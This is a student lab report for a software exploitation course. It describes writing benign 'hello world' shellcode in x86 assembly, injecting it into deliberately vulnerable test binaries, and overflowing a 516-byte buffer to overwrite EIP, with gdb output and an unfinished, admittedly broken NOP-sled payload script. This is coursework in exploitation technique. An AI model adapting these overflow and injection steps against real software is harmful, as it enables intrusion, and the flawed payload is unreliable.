jamk.fi

Assignment 3

Software Exploitation

Joni Korpihalkola
K1625

Report
03/2018
Information and communication technology
ICT-field

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Contents

1 Introduction 2

2 Test system information 2

3 shell_1 4

4 Shell_2 6

Assembly codes 8

Figures

Figure 1. uname –a and gcc --version of the testing system. 2

Figure 2. readelf –h of the shell executables 4

Figure 3. Assembly code 4

Figure 4. Running shell_1 with the shellcode 5

Figure 5. Using the first input syntax 5

Figure 6. New assembly code 6

Figure 7. Shell_1 -t 6

Figure 8. Register info after printing A 520 times 7

Figure 9. Attempt at payload 7

1 Introduction

In assignment 3 the goal was to write assembly code and inject shellcode into three vulnerable programs. In shell 1 and 2, the shellcode should print “hello world” in three languages and in shell 3 shellcode should be used to gain shell access from another machine. Assembly codes that I used are available in text at the end of the document.

This assignment was yet again very difficult for me. I thought I was doing well after succeeding in the first shell, but then I got stuck again in shell 2 and was unable to figure out what was wrong and how I could continue. I spent about 15 hours on this assignment.

2 Test system information

Full system information and compiler version are below. (Figure 1.)

```
Linux ubuntu 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_6
4 x86_64 x86_64 GNU/Linux
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
```

Figure 1. uname –a and gcc --version of the testing system.

Makefile was used to compile the .c files to executables. ELF header information for shells 1,2 and 3 are below. (Figure 2.)

```
joni@ubuntu:~/assignment3$ readelf -h shell_1
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048550
  Start of program headers:          52 (bytes into file)
  Start of section headers:          8920 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         37
  Section header string table index: 34
joni@ubuntu:~/assignment3$ readelf -h shell_2
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048550
  Start of program headers:          52 (bytes into file)
  Start of section headers:          9032 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         37
  Section header string table index: 34
```

```
joni@ubuntu:~/assignment3$ readelf -h shell_3
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80485c0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          9064 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         36
  Section header string table index: 33
```

Figure 2. readelf –h of the shell executables

3 Shell_1

I modified the assembly code to the following:

```
bits 32

section .text:
    global _start

_start:
    jmp msg

hello_world:
    mov eax, 0x4
    mov ebx, 0x1
    pop ecx
    mov edx, len
    int 0x80

    mov eax, 0x1
    mov ebx, 0x0
    int 0x80

msg:
    call hello_world
    db "Hello, world.", 0xa
    len equ $ - msg
```

Figure 3. Assembly code

With “pop ecx” we get the message and move the edx register by the length of the message. At the end we zero the ebx register too. I separated the printing of “hello world” from main for clarity.

Changing the message is easy, because the length is stored in a variable in the program, so only text needs to be changed. (Figure 4.)



Figure 4. Running shell_1 with the shellcode

The same shellcode works for the first input syntax too. (Figure 5.)



Figure 5. Using the first input syntax

Trying to get the shell_1 to print with -t parameter was trickier to get. I had to zero the eax and ebx registers, the easiest way to do that is to xor it with itself. To prevent null bytes, the mov command now uses al to refer to the lowest bytes of the eax register. Same applies to bl and the ebx register. The new assembly code is below. (Figure 6)

```
bits 32

section .text:
    global _start

_start:
    jmp msg

hello_world:
    xor eax, eax
    xor ebx, ebx
    mov al, 0x4
    mov bl, 0x1
    pop ecx
    mov dl, len
    int 0x80

    xor al, al
    inc al
    int 0x80

msg:
    call hello_world
    db "Bonjour le monde.", 0xa
    len equ $ - msg
```

Figure 6. New assembly code

And the code works, although it needs a little bit of padding before the shellcode in order to work. (Figure 7.)

```
joni@ubuntu:~/assignment3$ ./shell_1 -t "aa$(cat hei)"
Bonjour le monde.joni@ubuntu:~/assignment3$
joni@ubuntu:~/assignment3$ ./shell_1 -t "aa$(cat hei)"
Hello, world.joni@ubuntu:~/assignment3$
joni@ubuntu:~/assignment3$ ./shell_1 -t "aa$(cat hei)"
Hello, welt.joni@ubuntu:~/assignment3$
```

Figure 7. Shell_1 -t

4 Shell_2

If we look at the shell_2.c code, we can see that in main the buffer is 516 bytes long. If we run the program with gdb and print character “A” 520 times. We can see that the extended instruction pointer is overwritten with A values. (Figure 8.)

```
(gdb) run -t $(perl -e 'print "A"x520')
Starting program: /home/joni/assignment3/shell_2 -t $(perl -e 'print "A"x520')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x2      2
ecx            0xffffd300       -11520
edx            0xffffd194       -11884
ebx            0x0      0
esp            0xffffd1e0       0xffffd1e0
ebp            0x41414141       0x41414141
esi            0xf7fc7000       -134451200
edi            0x41414141       1094795585
eip            0x41414141       0x41414141
```

Figure 8. Register info after printing A 520 times

I think that the idea behind the payload for this shell is to have a fixed amount of NOP (\x90), padding and then the shellcode and then the address where the shellcode needs to be executed. I wrote a little script where I tried different sizes of padding and NOP, but I couldn't figure out how much I needed those characters or if my address or syntax is correct. Below I calculated that the buffer is 512 long, shellcode 39 bytes and the address is 8 bytes, so that would leave 465 no operations. (Figure 9.)

```
file = open('hei', 'r')
text = file.read()
file.close()

print "'A'*1 + 'x\90'*464 + text + '\x20\xd3\xff\xff'"
```

Figure 9. Attempt at payload

In hindsight, maybe the shellcode should be at the end after the address, so the eip register would be overwritten by the address where we want to go and then we execute the shellcode.

Assembly codes

shell_1.1:

```
bits 32
section .text:
        global _start
_start:
        jmp msg
hello_world:
        mov eax, 0x4
        mov ebx, 0x1
        pop ecx
        mov edx, len
        int 0x80

        mov eax, 0x1
        mov ebx, 0x0
        int 0x80
msg:
        call hello_world
        db “Hello, world.”, 0xa
        len equ $ - msg
```

shell_1.2:

```
bits 32
section .text:
        global _start
_start:
        jmp msg
hello_world:
        xor eax, eax
        xor ebx, ebx
        mov al, 0x4
        mov bl, 0x1
        pop ecx
        mov dl, len
        int 0x80

        xor al, al
        inc al
        int 0x80
msg:
        call hello_world
        db “Bonjour le monde.”, 0xa
        len equ $ - msg
```